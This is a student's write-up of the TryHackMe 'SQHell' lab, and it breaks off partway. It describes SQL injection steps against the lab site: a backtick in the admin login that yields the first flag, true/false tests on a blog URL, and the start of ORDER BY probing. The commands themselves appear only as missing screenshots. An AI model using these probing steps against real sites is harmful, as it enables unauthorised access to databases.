
TryHackMe


SQHell

Hi Teacher! This is how I've been able to solve this challenge:


Firstly, we start the machine and wait for it to generate ip address




When we click on the link we see this site




Here we have login page, register and so on




This is what we see when we enter user id = 1



Here I tried to to login to admin page using admin and ` symbol




So we'll also try this command




And sucess!


So we already found the first flag



Next we well look in the blog page




And if you look closely in url, we found some hints in the second post




We try this command to find more information


Aaand we see it works fine with true statement, but gives us that message at 1=2



So we'll try to use this information, firstly testing with Order by

